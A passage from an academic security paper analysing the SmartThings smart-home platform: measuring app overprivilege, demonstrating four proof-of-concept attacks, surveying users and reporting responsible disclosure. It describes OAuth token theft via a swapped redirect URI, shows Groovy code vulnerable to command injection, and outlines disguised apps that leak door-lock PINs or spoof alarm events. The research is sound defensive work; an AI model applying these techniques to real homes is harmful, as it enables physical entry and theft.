However, SmartThings supports a Web IDE where developers can build apps in the Groovy programming language. The Web IDE allows programmers to share their source code on a "source-level market" that other programmers can browse. If SmartApp developers choose to share their code on this source-level market, then that code is marked as open source, and free of cost. Users can also access the source-level market to download and install apps.[6] This source-level market is accessible through the Web IDE but without any option to download all apps automatically.

Our network protocol analysis discovered a set of unpublished REST URLs that interact with the backend to retrieve the source code of SmartApps for display. We downloaded all 499 SmartApps that were available on the market as of July 2015 using the set of unpublished REST URLs, and another set of URLs that we intercepted via an SSL man-in-the-middle proxy on the Companion App (we could not download 22 apps, for a total of 521, because these apps were only present in binary form, with no known REST URL). Similarly, we downloaded all 132 unique SmartDevices (device handlers). We note that we could have visited source code pages for all SmartApps and SmartDevices, and could have manually downloaded the source code. We opted for our automated approach described above for convenience purposes.

Table II shows the breakdown of our dataset. Note that not all of these apps are vulnerable. The table shows the upperbound. In §VI, we pick a subset of these apps to show actual vulnerability instances. Next, we examine the

[5]Recent v2 hubs also support cloud-only execution.

[6]74% of apps on the binary-only market are available on the source-level market.

TABLE II
BREAKDOWN OF OUR SMARTAPP AND SMARTDEVICE DATASET

Total # of SmartDevices	**132**
# of device handlers raising events using `createEvent` and `sendEvent`. Such events can be snooped on by SmartApps.	111
Total # of SmartApps	**499**
# of apps using potentially unsafe Groovy dynamic method invocation.	26
# of OAuth-enabled apps, whose security depends on correct implementation of the OAuth protocol.	27
# of apps using unrestricted SMS APIs.	131
# of apps using unrestricted Internet APIs.	36

TABLE III
COMMANDS/ATTRIBUTES OF 64 SMARTTHINGS CAPABILITIES

	Documented	**Completed**
Commands	66	93
Attributes	60	85

capabilities requested by 499 apps to measure the degree of overprivilege when SmartApps are deployed in the field.

B. Overprivilege Measurement

We first discuss how we obtained the complete set of capabilities including constituent commands and attributes. Then we discuss the static analysis tool we built to compute overprivilege for 499 Groovy-based SmartApps.

Complete List of Capabilities. As of July 2015, there are 64 capabilities defined for SmartApps. However, we found that only some of the commands and attributes for those capabilities were documented. Our overprivilege analysis requires a complete set of capability definitions. Prior work has used binary instrumentation coupled with automated testing to observe the runtime behavior of apps to infer the set of operations associated with a particular capability [13]. However, this is not an option for us since the runtime is inside the proprietary backend.

To overcome this challenge, we analyzed the SmartThings compilation system and determined that it has information about all capabilities. We discovered a way to query the compilation system—an unpublished REST endpoint that takes a device handler ID and returns a JSON string that lists the set of capabilities implemented by the device handler along with all constituent commands and attributes. Therefore, we simply auto-created 64 skeleton device handlers (via a Python script), each implementing a single capability. For each auto-created device handler, we queried the SmartThings backend and received the complete list of commands and attributes. Table III summarizes our dataset.

Static Analysis of Groovy Code. Since SmartApps compile to Java bytecode, we could have used an analysis framework like Soot to write a static analysis that computed overprivilege [31]. However, we found that Groovy's extremely dynamic nature made binary analysis challenging. The Groovy compiler converts every direct method call into a reflective one. This reflection renders existing binary analysis tools like Soot largely ineffective for our purposes.

Instead, we use the Abstract Syntax Tree (AST) representation of the SmartApp to compute overprivilege as we have the source code of each app. Groovy supports compilation customizers that are used to modify the compilation process. Just like LLVM proceeds in phases where programmer-written passes are executed in a phase, the compilation customizers can be executed at any stage of the compilation process. Our approach uses a compiler customizer that executes after the semantic analysis phase. We wrote a compilation customizer that visits all method call and property access sites to determine all methods and properties accessed in a SmartApp. Then we filter this list using our completed capability documentation to obtain the set of used commands and attributes in a program.

To check the correctness of our tool, we randomly picked 15 SmartApps and manually investigated the source code. We found that there were two potential sources of analysis errors—dynamic method invocation and identically named methods/properties. We modified our analysis tool in the following ways to accommodate the shortcomings.

Our tool flags a SmartApp for manual analysis when it detects dynamic method invocation. 26 SmartApps were flagged as such. We found that among them, only 2 are actually overprivileged. While investigating these 26 SmartApps, we found that 20 of them used dynamic method invocation within WebService handlers where the remote party specifies a string that represents the command to invoke on a device, thus possibly leading to command injection attacks.

The second source of error is custom-defined methods and properties in SmartApps whose names are identical to known SmartThings commands and attributes. In these cases, our tool cannot distinguish whether an actual command or attribute or one of the custom-defined methods or properties is called. Our tool again raises a manual analysis flag when it detects such cases. Seven SmartApps were flagged as a result. On examination, we found that all seven were correctly marked as overprivileged. In summary, due to the two sources of false positives discussed above, 24 apps were marked as overprivileged, representing a false positive rate of 4.8%. Our software is available at https://iotsecurity.eecs.umich.edu.

Coarse-Grained Capabilities. For each SmartApp, we compute the difference between the set of requested commands and attributes and the set of used commands and attributes. The set difference represents the commands and attributes that a SmartApp could access but does not. Table IV summarizes our results based on 499 SmartApps. We find that at least 276 out of 499 SmartApps are overprivileged due to coarse-grained capabilities. Note that our analysis is conservative and elects to mark SmartApps as not overprivileged if it cannot determine reliably whether overprivilege exists.

Coarse SmartApp-SmartDevice Binding. Recall that coarse SmartApp-SmartDevice binding overprivilege means that the SmartApp obtains capabilities that are completely unused. Consider a SmartApp that only locks and unlocks doors based on time of a day. Further, consider that the door locks are op-

TABLE IV
OVERPRIVILEGE ANALYSIS SUMMARY

Reason for Overprivilege	# of Apps
Coarse-grained capability	276 (55%)
Coarse SmartApp-SmartDevice binding	213 (43%)

erated by a device handler that exposes `capability.lock` as well as `capability.lockCodes`. Therefore, the door lock/unlock SmartApp also gains access to the lock code feature of the door lock even though it does not use that capability. Our aim is to compute the set of SmartApps that exhibit this kind of overprivilege.

However, we do not know what device handler would be associated with a physical device statically, since there could be any number of device handlers in practice. We just know that a SmartApp has asked for a specific capability. We do not know precisely the set of capabilities it gains as a result of being associated with a particular device handler. Therefore, our approach is to use our dataset of 132 device handlers and try different combinations of associations.

For example, consider the same door lock/unlock SmartApp above. Assume that it asks for `capability.imageCapture` so that it can take a picture of people entering the home. Now, for the two capabilities, we must determine all possible combinations of device handlers that implement those capabilities. For each particular combination, we will obtain an overprivilege result.

In practice, we noticed that the number of combinations are very large (greater than the order of hundreds of thousands). Hence, we limit the number of combinations (our analysis is conservative and represents a lower bound on overprivilege). We limit the combinations such that we only pick device handlers that implement the least number of capabilities among all possible combinations.

Our results indicate that 213 SmartApps exhibit this kind of overprivilege (Table IV). These SmartApps gain access to additional commands/attributes of capabilities other than what the SmartApp explicitly requested.

C. Overprivilege Usage Prevalence

We found that 68 out of 499 (13.6%) SmartApps *used* commands and attributes from capabilities other than what is explicitly asked for in the `preferences` section. This is not desirable because it can lock SmartThings into supporting overprivilege as a feature, rather than correcting overprivilege. As the number of SmartApps grow, fixing overprivilege will become harder. Ideally, there has to be another way for SmartApps to: (1) check for extra operations that a device supports, and (2) explicitly ask for those operations, keeping the user in the loop.

Note that members of this set of 68 SmartApps could still exhibit overprivilege due to coarse SmartApp-SmartDevice binding. However, whether that happens does not affect whether a SmartApp actually uses extra capabilities. Example SmartApps that use overprivilege (which should not happen) include:

- **Gentle Wake Up:** This SmartApp slowly increases the luminosity of lights to wake up sleeping people. It determines dynamically if the lights support different colors and changes light colors if possible. The SmartApp uses commands from capabilities that it did not request to change the light colors.
- **Welcome Home Notification:** This SmartApp turns on a Sonos player and plays a track when a door is opened. The SmartApp also controls the power state of the Sonos player. The Sonos SmartDevice supports `capability.musicPlayer` and `capability.switch`. The developer relies on SmartThings giving access to the switch capability even though the SmartApp never explicitly requests it. If the developer had separately requested the switch capability too, it would have resulted in two identical device selection screens during installation.

VI. PROOF-OF-CONCEPT ATTACKS

We show four concrete ways in which we combine various security design flaws and developer-bugs discussed in §IV to weaken home security. We first present an attack that exploits an existing WebService SmartApp with a stolen OAuth token to plant a backdoor pin-code into a door lock. We then show three attacks that: steal door lock pin codes, disable security settings in the vacation mode, and cause fake carbon monoxide (CO) alarms using crafted SmartApps. Table V shows the high-level attack summary. Finally, we discuss a survey study that we conducted with 22 SmartThings users regarding our door lock pin-code snooping attack. Our survey result suggests that most of our participants have limited understanding of security and privacy risks of the SmartThings platform—over 70% of our participants responded that they would be interested in installing a battery monitoring app and would give it access to a door lock. Only 14% of our participants reported that the battery monitor SmartApp could perform a door lock pin-code snooping attack. These results suggest that our pin-code snooping attack disguised in a battery monitor SmartApp is not unrealistic.

A. Backdoor Pin Code Injection Attack

We demonstrate the possibility of a command injection attack on an existing WebService SmartApp using an OAuth access token stolen from the SmartApp's third-party Android counterpart. Command injection involves sending a command string remotely over OAuth to induce a SmartApp to perform actions that it does not natively support in its UI. This attack makes use of unsafe Groovy dynamic method invocation, overprivilege, and insecure implementation of the third-party OAuth integration with SmartThings.

For our proof-of-concept attack, we downloaded a popular Android app[7] from the Google Play Store for SmartThings that

[7]The app has a rating of 4.7/5.

TABLE V
FOUR PROOF-OF-CONCEPT ATTACKS ON SMARTTHINGS

Attack Description	Attack Vectors	Physical World Impact (Denning *et al.* Classification [12])
Backdoor Pin Code Injection Attack	Command injection to an existing WebService SmartApp; Overprivilege using SmartApp-SmartDevice coarse-binding; Stealing an OAuth token using the hard-coded secret in the existing binary; Getting a victim to click on a link pointing to the SmartThings Web site	Enabling physical entry; Physical theft
Door Lock Pin Code Snooping Attack	Stealthy attack app that *only* requests the capability to monitor battery levels of connected devices and getting a victim to install the attack app; Eavesdropping of events data; Overprivilege using SmartApp-SmartDevice coarse-binding; Leaking sensitive data using unrestricted SMS services	Enabling physical entry; Physical theft
Disabling Vacation Mode Attack	Attack app with no specific capabilities; Getting a victim to install the attack app; Misusing logic of a benign SmartApp; Event spoofing	Physical theft; Vandalism
Fake Alarm Attack	Attack app with no specific capabilities; Getting a victim to install the attack app; Spoofing physical device Events; Controlling devices without gaining appropriate capability; Misusing logic of benign SmartApp	Misinformation; Annoyance




Fig. 4. Third-party Android app that uses OAuth to interact with SmartThings and enables household members to remotely manage connected devices. We intentionally do not name this app.

simplifies remote device interaction and management. We refer to this app as the third-party app. The third-party app requests the user to authenticate to SmartThings and then authorizes a WebService SmartApp to access various home devices. The WebService SmartApp is written by the developer of the third-party app. Figure 4 shows a screenshot of the third-party app—the app allows a user to remotely lock and unlock the ZWave door lock, and turn on and off the smart power outlet.

The attack has two steps: (1) obtaining an OAuth token for a victim's SmartThings deployment, and (2) determining whether the WebService SmartApp uses unsafe Groovy dynamic method invocation and if it does, injecting an appropriately formatted command string over OAuth.

Stealing an OAuth Token. Similar to the study conducted by Chen *et al.* [10], we investigated a disassembled binary of the third-party Android app and found that the client ID and client secret, needed to obtain an OAuth token, are embedded inside the app's bytecode. Using the client ID and secret, an attacker can replace the `redirect_uri` part of the OAuth authorization URL with an attacker controlled domain to intercept a redirection. Broadly, this part of the attack involves getting a victim to click on a link that points to the authentic SmartThings domain with only the `redirect_uri` portion of the link replaced with an attacker controlled domain. The victim should not suspect anything since the URL indeed takes the victim to the genuine HTTPS login page of SmartThings. Once the victim logs in to the real SmartThings Web page, SmartThings automatically redirects to the specified redirect URI with a 6 character codeword. At this point, the attacker can complete the OAuth flow using the codeword and the client ID and secret pair obtained from the third-party app's bytecode independently. The OAuth protocol flow for SmartThings is documented at [28]. Note that SmartThings provides OAuth bearer tokens implying that anyone with the token can access the corresponding SmartThings deployment. We stress that stealing an OAuth token is the only pre-requisite to our attack, and we perform this step for completeness (Appendix B has additional details).

Injecting Commands to Exploit Overprivilege. The second part of the attack involves (a) determining whether the WebService SmartApp associated with the third-party Android app uses Groovy dynamic method invocation, and (b) determining the format of the command string needed to activate the SmartApp endpoint.

The disassembled third-party Android app contained enough information to reconstruct the format of command strings the WebService SmartApp expects. Determining whether the SmartApp uses unsafe Groovy is harder since we do not have the source code. After manually testing variations of command strings for a `setCode` operation and checking the HTTP return code for whether the command was successful, we confirmed that all types of commands (related to locks) are accepted. Therefore, we transmitted a payload to set a new lock code to the WebService SmartApp over OAuth. We verified that the backdoor pin-code was planted in the door lock. We note that the commands we injected pertain to exploiting overprivilege—`setCode` is a member

```
1  mappings {
2    path("/devices") { action: [ GET: "listDevices"]
         }
3    path("/devices/:id") { action: [ GET:
         "getDevice", PUT: "updateDevice"] }
4    // --additional mappings truncated--
5  }
6
7  def updateDevice() {
8    def data = request.JSON
9      def command = data.command
10     def arguments = data.arguments
11
12     log.debug "updateDevice, params: ${params},
           request: ${data}"
13     if (!command) {
14       render status: 400, data: '{"msg": "command
             is required"}'
15     } else {
16       def device = allDevices.find { it.id ==
             params.id }
17       if (device) {
18         if (arguments) {
19           device."$command"(*arguments)
20         } else {
21           device."$command"()
22         }
23         render status: 204, data: "{}"
24       } else {
25         render status: 404, data: '{"msg": "Device
               not found"}'
26       }
27     }
28 }
```

Listing 2. Portion of the Logitech Harmony WebService SmartApp available in source form. The mappings section lists all endpoints. Lines 19 and 21 make unsafe use of Groovy dynamic method invocation, making the app vulnerable to command injection attacks. Line 23 returns a HTTP 204 if the command is executed. Our proof-of-concept exploits a similar WebService SmartApp.

of `capability.lockCodes`, a capability the vulnerable SmartApp in question automatically gained due to SmartThings capability model design (See §IV-A).

Although our example attack exploited a binary-only SmartApp, we show in Listing 2 a portion of the Logitech Harmony WebService SmartApp for illustrative purposes. Lines 19 and 21 are vulnerable to command injection since `"$command"` is a string received directly over HTTP and is not sanitized.

In summary, this attack creates arbitrary lock codes (essentially creating a backdoor to the victim's house) using an existing vulnerable SmartApp that can only lock and unlock doors. This attack leverages overprivilege due to SmartApp-SmartDevice coarse-binding, unsanitized strings used for Groovy dynamic method invocation, and the insecure implementation of the OAuth protocol in the smartphone app that works with the vulnerable SmartApp. Note that an attacker could also use the compromised Android app to directly unlock the door lock; but planting the above backdoor enables sustained access—the attacker can enter the home even if the Android app is patched or the user's hub goes offline.

B. Door Lock Pin Code Snooping Attack

This attack uses a battery monitor SmartApp that disguises its malicious intent at the source code level. The battery




Fig. 5. Snooping on Schlage lock pin-codes as they are created: We use the Schlage FE599 lock in our tests.

monitor SmartApp reads the battery level of various battery-powered devices paired with the SmartThings hub. As we show later in §VI-E, users would consider installing such a SmartApp because it provides a useful service. The SmartApp only asks for `capability.battery`.

We tested the attack app on our test infrastructure consisting of a Schlage lock FE599 (battery operated), a smart power outlet, and a SmartThings hub. The test infrastructure includes a SmartApp installed from the App Store that performs lock code management—a common SmartApp for users with connected door locks. During installation of the attack SmartApp, a user is asked to authorize the SmartApp to access battery-operated devices including the door lock.

Figure 5 shows the general attack steps. When a victim sets up a new pin-code, the lock manager app issues a `setCode` command on the ZWave lock device handler. The handler in turn issues a sequence of `set` and `get` ZWave commands to the hub, which in turn, generate the appropriate ZWave radio-layer signaling. We find that once the device handler obtains a successful acknowledgement from the hub, it creates a `codeReport` event object containing various data items. One of these is the plaintext pin-code that has been just created. Therefore, all we need to do is to have our battery monitor SmartApp register for all types of `codeReport` events on all the devices it is authorized to access. Upon receiving a particular event, our battery monitor searches for a particular item in the event data that identifies the lock code. Listing 3 shows an event creation log extracted from one of our test runs including the plaintext pin code value. At this point, the disguised battery monitor SmartApp uses the unrestricted communication abilities that SmartThings provides to leak the pin-code to the attacker via SMS.

This first fundamental issue, again, is overprivilege due to coarse SmartApp-SmartDevice binding. Even though the battery monitor SmartApp appears benign and only asks for the battery capability, it gains authorization to other capabilities since the corresponding ZWave lock device handler supports other capabilities such as `lock`, `lockCodes`, and `refresh`. The second fundamental issue is that the SmartThings-provided device handler places plaintext pin codes into event data that is accessible to any SmartApp that is authorized to

```
zw device:02,
command:9881,
payload:00 63 03 04 01 2A 2A 2A 2A 2A 2A 2A 2A 2A
parsed to
[['name':'codeReport', 'value':4,
'data':['code':'8877'],
'descriptionText':'ZWave Schlage Lock code 4 set',
'displayed':true,
'isStateChange':true,
'linkText':'ZWave Schlage Lock']]
```

Listing 3. Sample `codeReport` event raised when a code is programmed into a ZWave lock.

communicate with the handler in question.

Using Groovy dynamic method invocation, we disguised the malicious pieces of code in the SmartApp and made it look like SmartApp is sending the battery level to a remote service that offers charting and history functionality. Depending upon the value of the strings received from the attacker controlled Web service, the battery monitor app can either read battery levels and send them to a remote service, or snoop on lock pin codes and transmit them via SMS to the attacker. This attack is stealthy and could allow the attacker to break into the home. See Appendix A for details.

Leaking Events from Any Device. We enhanced our door lock pin-code snooping attack using event leakage. As discussed in §IV, if an unprivileged app learns a 128-bit device identifier value, it can listen to all events from that device *without* acquiring the associated capabilities. We modified our disguised battery monitor app to use a 128-bit device identifier for the ZWave lock and verified that it can listen to `codeReport` events without even the battery capability.

A natural question is the following: how would an attacker retrieve the device identifier? The device identifier value is constant across all apps, but changes if a device is removed from SmartThings and added again. There is no fixed pattern (like an incrementing value or predictable hash of known items) to the device identifier. We discuss two options below:

- Colluding SmartApp: The attacker could deploy a benign colluding SmartApp that reads the device identifiers for various devices and leak them using the unrestricted communication abilities of SmartApps.
- Exploiting another SmartApp remotely: As shown earlier, WebService SmartApps can be exploited remotely. An attacker can exploit a WebService SmartApp and get it to output a list of device identifiers for all devices the WebService SmartApp is authorized.

Either technique will leak a device identifier for a target physical device. Then the attacker can transmit the identifier to an installed malicious app. We stress that our intent here is to show how a SmartApp can use the device identifier to escalate its privileges.

C. Disabling Vacation Mode Attack

Vacation mode is a popular home automation experience that simulates turning off and on lights and other devices to make it look like a home is occupied, when in fact it is empty, to dissuade potential vandals and burglars. We picked a SmartApp from our dataset that depends on the "mode" property of the `location` object. When the "mode" is set to a desired value, an event fires and the SmartApp activates its occupancy simulation. When the "mode" is reset, the SmartApp stops occupancy simulation.

Recall from §IV that SmartThings does not have any security controls around the `sendLocationEvent` API. We wrote an attack SmartApp that raises a false mode change event. The attack SmartApp interferes with the occupancy simulation SmartApp and makes it stop, therefore disabling the protection set up for the vacation mode. This attack required only one line of attack code and can be launched from any SmartApp without requiring specific capabilities.

D. Fake Alarm Attack

We show how an unprivileged SmartApp can use spoofed physical device events to escalate its privileges and control devices it is not authorized to access. We downloaded an alarm panel SmartApp from the App Store. The alarm panel app requests the user to authorize carbon monoxide (CO) detectors, siren alarm devices, motion sensors, and water sensors. The alarm panel SmartApp can start a siren alarm if the CO detector is triggered. We wrote an attack SmartApp that raises a fake physical device event for the CO detector, causing the alarm panel app to sound the siren alarm. Therefore, the unprivileged attack SmartApp misuses the logic of the benign alarm panel app using a spoofed physical device event to control the siren alarm.

E. Survey Study of SmartThings Users

Three of the attacks discussed above require that users can be convinced to install an attack SmartApp (Pin Code Snooping, Disabling Vacation Mode, Fake Alarm). Although a number of studies show that users have limited understanding of security and privacy risks of installing Android apps (e.g., [16]), no similar studies are available on the users of smart home applications. To assess whether our attack scenarios are realistic, we conducted a survey of SmartThings users, focusing on the following questions:

- Would SmartThings users install apps like the battery monitor app that request access to battery-powered devices?
- What is the set of security-critical household devices (e.g., door lock, security alarm) that users would like the battery monitor app to access?
- Do users understand the risks of authorizing security-critical household devices to the battery monitor app?
- What would users' reactions be if they learn that the battery monitor app snooped on pin codes of a door lock?

From October to November 2015, we recruited 22 participants through (1) a workplace mailing-list of home automation enthusiasts, and (2) the SmartThings discussion forum on the Web.[8] We note that our participants are smart home enthusiasts, and their inclusion represents a sampling bias. However,

[8]https://community.smartthings.com/

this does not affect our study because if our attack tricks experienced participants, then it further supports our thesis that the attack is realistic. All participants reported owning one or more SmartThings hubs. The number of devices participants reported having connected to their hub ranged from fewer than 10 to almost 100. On average, participants reported having 15 SmartApps installed. Upon completing the survey, we checked the responses and compensated participants with a $10 Amazon gift card or a $10 dining card for workplace restaurants. In order capture participants' unbiased responses to an app installation request, we did not mention security at all and advertised the survey as a study on the SmartThings app installation experience. The survey was designed and conducted by researchers from our team who are at an institution that does not require review board approval. The rest of the team was given restricted access to survey responses. We did not collect any private data except the email address for those who would want to receive a gift card. The email address was deleted after sending a gift card.

In the first section of the survey, we introduced the battery monitor SmartApp. We asked participants to imagine that they had four battery-powered devices already set up with their SmartThings hubs and that they had the option of installing the battery monitor SmartApp. Then, the survey showed the screenshots of the SmartApp at all installation stages. In the device selection UI, the survey showed the following four devices: SmartThings motion sensor, SmartThings presence Sensor, Schlage door lock, and FortrezZ siren strobe alarm.

We then asked participants how interested they would be in installing the battery monitor SmartApp. We recorded responses using a Likert scale set of choices (1: not interested, 5: very interested). Following that, we asked for the set of devices the participants would like the battery monitor SmartApp to monitor.

We designed the next section of the survey to measure participants' understanding (or lack thereof) of security and privacy risks of installing the battery monitor SmartApp. The survey first presented the following risks that we derived from SmartThings capabilities and asked participants to select all the actions they thought the battery monitor app could take without asking them first (besides monitoring battery level):

- Cause the FortrezZ alarm to beep occasionally
- Disable the FortrezZ alarm
- Send spam email using your SmartThings hub
- Download illegal material using your SmartThings hub
- Send out battery levels to a remote server
- Send out the SmartThings motion and presence sensors' events to a remote server
- Collect door access codes in the Schlage door lock and send them out to a remote server
- None of the above

Note that the battery monitor app could take any of the the above actions if permitted access to relevant sensitive devices. The survey then asked participants how upset they would be if each risk were to occur. We recorded responses using a Likert scale set of choices (1: indifferent, 5: very upset). Finally, the survey asked questions about the participants' SmartThings deployment.

TABLE VI
SURVEY RESPONSES OF 22 SMARTTHINGS USERS

Interest in installing battery monitor SmartApp:		
Interested or very interested	17	77%
Neutral	4	18%
Not interested at all	1	5%
Set of devices that participants would like the battery monitor app to monitor:		
Selected motion Sensor	21	95%
Selected Schlage door lock	20	91%
Selected presence Sensor	19	86%
Selected FortrezZ alarm	14	64%
Participants' understanding of security risks—# of participants who think the battery monitor app can perform the following:		
Cause FortrezZ alarm to beep occasionally	12	55%
Send battery levels to remote server	11	50%
Send motion and presence sensor data to remote server	8	36%
Disable FortrezZ alarm	5	23%
Send spam email from hub	5	23%
Download illegal material using hub	3	14%
Send door access codes to remote server	3	**14%**
Participants' reported feelings if the battery monitor app sent out door lock pin codes to a remote server:		
Upset or very upset	22	100%

Table VI summarizes the responses from 22 participants. The results indicate that most participants would be interested in installing the battery monitor app and would like to give it the access to door locks. This suggests that the attack scenario discussed in §VI-B is not unrealistic. Appendix C contains the survey questions and all responses.

Only 14% participants seemed to be aware that the battery monitor app *can* spy on door lock codes and leak pin-codes to an attacker while all participants would be concerned about the door lock snooping attack. Although it is a small-scale online survey, the results indicate that better safeguards in the SmartThings framework are desirable. However, we note that our study has limitations and to improve the ecological validity, a field study is needed that measures whether people would actually install a disguised battery monitor app in their hub and give it the access to their door lock. We leave it to future work.

VII. CHALLENGES AND OPPORTUNITIES

We discuss some lessons learned from the analysis of the SmartThings platform (§IV) that we believe to be broadly applicable to smart home programming framework design. We also highlight a few defense research directions.

Lesson 1: Asymmetric Device Operations & Risk-based Capabilities. An oven control capability exposing on and off operations makes sense functionally. Similarly, a lock capability exposing lock and unlock makes functional sense. However, switching on an oven at random times can cause a fire, while switching an oven off may only result in uncooked food. Therefore, we observe that functionally similar operations are sometimes dissimilar in terms of their associated

security risks. We learn that device operations are inherently asymmetric risk-wise and a capability model needs to split such operations into equivalence classes.

A more secure design could be to group functionally similar device operations based on their risk. However, estimating risk is challenging—an on/off operation pair for a lightbulb is less risky than the same operation pair for an alarm. A possible first step is to adapt the user-study methodology of Felt *et al.*, which was used for smartphone APIs [15], to include input from multiple stakeholders: users, device manufacturers, and the framework provider.

Splitting capabilities based on risk affects granularity. Furthermore, fine-granularity systems are known to be difficult for users to comprehend and use effectively. We surveyed the access control models of several competing smart home systems—AllJoyn, HomeKit, and Vera3—in addition to SmartThings. We observed a range of granularities, none of which are risk-based. At one end of the spectrum, HomeKit authorizes apps to devices at the "Home" level. That is, an app either gains access to all home-related devices, or none at all. Vera3 has a similar granularity model. At the opposite end of the spectrum, AllJoyn provides ways to setup different ACLs per interface of an AllJoyn device or an AllJoyn app. However, there is no standard set of interfaces yet. A user must configure ACLs upon app installation—a usability barrier for regular users. We envision a second set of user studies that establish which granularity level is a good trade-off between usability and security.

Lesson 2: Arbitrary Events & Identity Mechanisms. We observed two problems with the SmartThings event subsystem: SmartApps cannot verify the identity of the source of an event, and SmartThings does not have a way of selectively disseminating sensitive event data. Any app with access to a device's ID can monitor all the events of that device. Furthermore, apps are susceptible to spoofed events. As discussed, events form the basis of the fundamental trigger-action programming paradigm. Therefore, we learn that secure event subsystem design is crucial for smart home platforms in general.

Providing a strong notion of app identity coupled with access control around raising events could be the basis for a more secure event architecture. Such a mechanism could enable apps to verify the origin of event data and could enable producers of events to selectively disseminate sensitive events. However, these mechanisms require changes on a fundamental level. AllJoyn [4], and HomeKit [5] were constructed from the ground up to have a strong notion of identity.

Android Intents are a close cousin to SmartThings events. Android and its apps use Intents as an IPC mechanism as well as a notification mechanism. For instance, the Android OS triggers a special kind of broadcast Intent whenever the battery level changes. However, differently from SmartThings, Intents build on kernel-enforced UIDs. This basis of strong identity enables an Intent receiver to determine provenance before acting on the information, and allows senders to selectively disseminate an Intent. However, bugs in Intent usage can lead to circumventing access control checks as well as to permitting spoofing [11]. A secure event mechanism for SmartThings can benefit from existing research on defending against Intent attacks on Android [22].

Co-operating, Vetting App Stores. As is the case for smartphone app stores, further research is needed on validating apps for smart homes. A language like Groovy provides some security benefits, but also has features that can be misused such as input strings being executed. We need techniques that will validate smart home apps against code injection attacks, overprivilege, and other more subtle security vulnerabilities (e.g., disguised source code).

Unfortunately, even if a programming framework provider like SmartThings does all this, other app validation challenges will remain because not all security vulnerabilities we found were due to flaws in the SmartThings apps themselves. One of the vulnerabilities reported in this paper was due to the secrets included in the related Android app that was used to control a SmartApp. That Android app clearly made it past Google's vetting process. It is unlikely that Google would have been in a position to discover such a vulnerability and assess its risks to a smart home user, since the Groovy app was not even available to Google. Research is needed on ways for multiple store operators (for example, the SmartThings app store and the Google Play store) to cooperate to validate the entire ecosystem that pertains to the functionality of a smart home app.

Smart home devices and their associated programming platforms will continue to proliferate and will remain attractive to consumers because they provide powerful functionality. However, the findings in this paper suggest that caution is warranted as well—on the part of early adopters, and on the part of framework designers. The risks are significant, and they are unlikely to be easily addressed via simple security patches alone.

VIII. Conclusions

We performed an empirical security evaluation of the popular SmartThings framework for programmable smart homes. Analyzing SmartThings was challenging because all the apps run on a proprietary cloud platform, and the framework protects communication among major components such as hubs, cloud backend, and the smartphone companion app. We performed a market-scale overprivilege analysis of existing apps to determine how well the SmartThings capability model protects physical devices and associated data. We discovered (a) over 55% of existing SmartApps did not use all the rights to device operations that their requested capabilities implied, largely due to coarse-grained capabilities provided by SmartThings; (b) SmartThings grants a SmartApp full access to a device even if it only specifies needing limited access to the device; and (c) The SmartThings event subsystem has inadequate security controls. We combined these design flaws with other common vulnerabilities that we discovered in SmartApps and were able to steal lock pin-codes, disable a vacation mode SmartApp, and cause fake fire alarms, all without requiring SmartApps to have capabilities to carry out

these operations and without physical access to the home. Our empirical analysis, coupled with a set of security design lessons we distilled, serves as the first critical piece in the effort towards secure smart homes.

Disclosure and Response

We disclosed the vulnerabilities identified in this paper to SmartThings on December 17, 2015. We received a response on January 12, 2016 that their internal team will be looking to strengthen their OAuth tokens by April 2016 based on the backdoor pin code injection attack, and that other attack vectors will be taken into consideration in future releases. We also contacted the developer of the Android app that had the OAuth client ID and secret present in bytecode. The developer told us that he was in communication with SmartThings to help address the problem. A possible approach being considered was for a developer to provide a whitelist of redirect URI possibilities for the OAuth flow to prevent arbitrary redirection. The SmartThings security team sent us a followup response on April 15, 2016. Please see Appendix D for details.

Acknowledgements

We thank the anonymous reviewers and Stephen Checkoway for their insightful feedback on our work. We thank the user study participants. We also thank Kevin Borders, Kevin Eykholt, Bevin Fernandes, Mala Fernandes, Sai Gouravajhala, Xiu Guo, J. Alex Halderman, Jay Lorch, Z. Morley Mao, Bryan Parno, Amir Rahmati, and David Tarditi for providing feedback on earlier drafts. Earlence Fernandes thanks the Microsoft Research OSTech group for providing a stimulating environment where this work was initiated. This material is based in part upon work supported by the National Science Foundation under Grant No. 1318722. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation.

References

[1] "Vera Smart Home Controller," http://getvera.com/controllers/vera3/, Accessed: Oct 2015.

[2] Allseen Alliance, "AllJoyn Data Exchange," https://allseenalliance.org/framework/documentation/learn/core/system-description/data-exchange, Accessed: Nov 2015.

[3] Allseen Alliance, "AllJoyn Framework," https://allseenalliance.org/framework, Accessed: Oct 2015.

[4] AllSeen Alliance, "AllJoyn Security 2.0 Feature: High-level Design," https://allseenalliance.org/framework/documentation/learn/core/security2_0/hld, Accessed: Nov 2015.

[5] Apple, "App Security, iOS Security Guide," http://www.apple.com/business/docs/iOS_Security_Guide.pdf, Accessed: Nov 2015.

[6] Apple, "HMAccessoryDelegate Protocol Reference," https://developer.apple.com/library/ios/documentation/HomeKit/Reference/HMAccessoryDelegate_Protocol/index.html#//apple_ref/occ/intfm/HMAccessoryDelegate/accessory:service:didUpdateValueForCharacteristic:, Accessed: Oct 2015.

[7] Apple, "HomeKit," http://www.apple.com/ios/homekit/, Accessed: Oct 2015.

